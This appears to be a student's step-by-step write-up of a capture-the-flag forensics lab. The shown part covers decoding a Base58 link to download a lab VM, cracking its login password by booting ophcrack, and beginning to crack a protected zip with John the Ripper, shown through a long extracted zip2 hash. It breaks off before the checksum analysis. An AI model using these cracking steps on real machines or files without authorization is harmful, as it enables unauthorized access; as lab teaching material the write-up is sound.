
Step 2 : The message is in the encrypted format we need to decrypt message using tools like cyberchef and use Base58 for decryption




The screenshot shows the CyberChef web application. The left sidebar has a list of conversion recipes: From Charcode, To Decimal, From Decimal, To Binary, From Binary, To Octal, From Octal, To Base32, From Base32, To Base45, From Base45, To Base58, From Base58, To Base62, From Base62, and To Base64. The 'From Base58' recipe is selected, and its configuration panel shows an 'Alphabet' dropdown with the value '123456789ABCDEGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz' and a checked 'Remove non-alphabet chars' checkbox.

The 'Input' panel contains the string: VNR7d8tQwvsgSWQqa75wATsizULb. The 'Output' panel shows the decrypted URL: <https://bit.ly/47R0um>.


Step 3 : When decrypted we will get a link to download, open that link in browser and click on download the OVA



Step 4 : Import the OVA into virtual box, just double click on the OVA file which we downloaded, if might ask permission just click on agree and finish



Step 5 : Check the network setting and change the network setting to bridge adapter because the Kali linux machine is in bridge adapter



B) Gaining Access


Method -1

Crack the system password

Using OPH-Crack Tool

Check the machine, if it consists of any files.

Step 1 : Go to the Virtual Machine and open the Task6 OS




Step 2 : Once we open the machine we need to put the password, but since we are unaware about the password we need to crack the password using ophcrack




Step 3 : Shutdown this machine




Step 4 : Go to the Virtual Machine and open settings and go to the storage tab, in the storage tab click on the empty and select the disk icon and put the OPH crack disk file in that




Step 5 : Then go to the system tab and select the optical file and click on upwards arrow and take the hard disk file down




Step 6 : Start the machine again, when you start the machine the oph tool will get open and in that we can see all the passwords



Step 7 : Then again shut down the machine, go to the storage tab remove the disk file and in the system tab again change the order to hard disk



Step 8 : Now we can start the machine and we have successfully cracked the password of the task6 ova file





C) Analysing the Checksums

Check the files in the system

Calculate the Checksums for it

Try to Identify the hidden data inside the Tampered document

Identify the FLAG {*****}

Step 1: Open the Documents folder in the given machine

Step 2 : In the Documents folder we have confidential folder , open that confidential folder and extract it

Step 3: While extracting, it will ask for passwords to open that file

Step 4: We can get the password by using the tool JohntheRipper


```

File Edit Format View Help
confi.zip/confi/Doc-1.pdf:$zip2$*0*3*0*00d5455994b2c9789354aefc46755572*f962*3be46*f7fea294
a65651acdf699cf72bac63119f7ffeddacab9aa5e294114a7ef76c8a75bac8add3e82e0f0dd115d861e9274422
d5b7adb113177dbf5a20c67e9353208629b8ce80dc353520520a9e68f686e81a0e67b0e85d9fc4185db955cdf0e
a298e7ec3772b2f2e363d45c0ea0feaab1b724c66987ef5cc7417ac21d70e6f575f8df3e3670493814e71539c0
c840e0df371fc7ea8aa07629412edc79f49c6a07b64682267a760a50778942f0ae3230825e8482f6049e8a152d
7edadce3acf553dedb47b93d898bf12deb0dfc750bd002d88fa5207fd462e340d67279ec75439229e59b7c93c6
766e17eaaab3ef4ad4b66d7a3857f2034abc37110691b5a01f05d9318f55835cf5f198453a79af7a87a28a3f99b
6f95e95b762c0bb03fe086a080ef0dcb6eb9793bc1c4e6697e7e8ff02672fdedf3f148dd126bf213f8b21228813
4274371262305f30dcf659f0ee5fdaf9a6f57f6d449e3b07fec50aa669e92ef938d2e86f9c46c4da70202573aff
37f662875998ca4177ad466da349548f0b7ab1041f922bd3cee83107b0a1282c19f6a744c2bf9c7215cd9188ad
0fb2b49a6d92fc65384b254b2425a27ea02812bfc3f933e761e77cc07e543ecb592322fa1408cca0d41fc23c34
5a7dafaab7b23d5cc7f160cac625c31f4d02877265dac1fb45d7410242c780c1ee6f7d15b6aa6931094b0598c9
70d3bf913d7b866f09758c7a1e29e41ddbfb6e59d91aa8475320949d6f5014ec6d3d0e599dc5866013b85b7ca7d0
02c8c2b3dc3cdcedbebf7d295dc3205a75c9f5ecc1134f9df12c5537bfbaf1766bd6e26becbbde2a090efb0ef752
1f8e868fe651f92ea7ddfb8f5d5bebe54cd64df238a9edba8d61445b31df5487dfcdecfc87c1a1150ba1ee02e2a08
96483bd439b17a6be14706ebcb471fa4d3ba06ff00ad4c6adea2734ecf1c116750db6680a753b9f779a7213d5
45c5c29d714eddcc844cd689b4f27f0828529261c4609a4edc82162dbe696bf37e761a19e7a60e766313bf82cc2
d0783ab14a025eef7719ac23aff37af2b640dfca431fc0467b28cc863da8373142653405c76136e6a6b7412c0
1a5415f8dad60a92fa4dd9164f7ae4fd4e65422b2dacb9e1c31b6a49fc2a595a03e49f98577f5580943971d
1088450f2759d62961cbfe1cba9bd69d10ad1e3e1e8a55983c5054c96b5be0a9599c8b4d3b4dfc47837ecdb198
9acad225972f6ec6dc6a54acf62a8c2f8729976c0058a4998793a1212804e13004eb0fbee6032a5ae90d1cf0cf
ed17f570190a874475b7a21d476a9fc224880cc643fe63c1dffbeefad802690f128954773642acac3cbe9332
be1c51e9aac860a3d67e80fa0096ffe95333cb18ffa7981b1265d3dfe500f0b0c0e84f3e1de96e4461e7d89a54d
ed1a846db38342d843ecd01d8dc4180c277872e21c9b28493cddbfaeae9fb2364c04b588600793e853c7a
e4f103ac04d349bf80af331d67bbfcfc9f331d0e99fdf89b73feb64d2cd601d9d00cd57d190ada1ddb2dc5bd0d7
090178c522f752af0417114dd3ce5ac1lea5eedc898b51ae9915255c40f9d031b6812aa3aae360d85d7e9dd3da
e1f1d9aa3d3258686565d5644974320790084f42b62ec3d56a459696eeccc50cce97a4540edcabfb9193c82e0
a0bfc70e7021c7808764e79c85e2ea2e87a5f7cb34c9f7a1b3e642a5b04a52c1b814a282b2355909764b6f7f28
6b0ddc8ee0a574dc04b374ebd6edcb1b768c41c08d5b1efc6f578b58e61c05faa36e7f4aca0e37166bc790c5a13
35e2d95e0030d41f50d34c01d72079ef7b6562c8ed000766e3ff16f0ac6f734d8fc645f1c52725732b15cba30a
4afbd9f501db673fb7dc56ff13f80760ef27f968c9c6977cd327f5e9fd5f07fd85d248cb86e371a9c0923580743
0039945c786789c8796b5829067dc0ee163a960f7eb1bc5caf3944bc5691722428f3de6058ea30878b64a55fab
ca5320cf6eeb90a2ef554235a09c7834579122cc3e5a3e39ee43a12f048aec74ce02f59010d054cf1c9921b2bf8
98c8b419102da2c2ceb9f6316926d82b434eb88d5e86f7bf66feff8b22c9856b965167382237e43777bbeaba3d

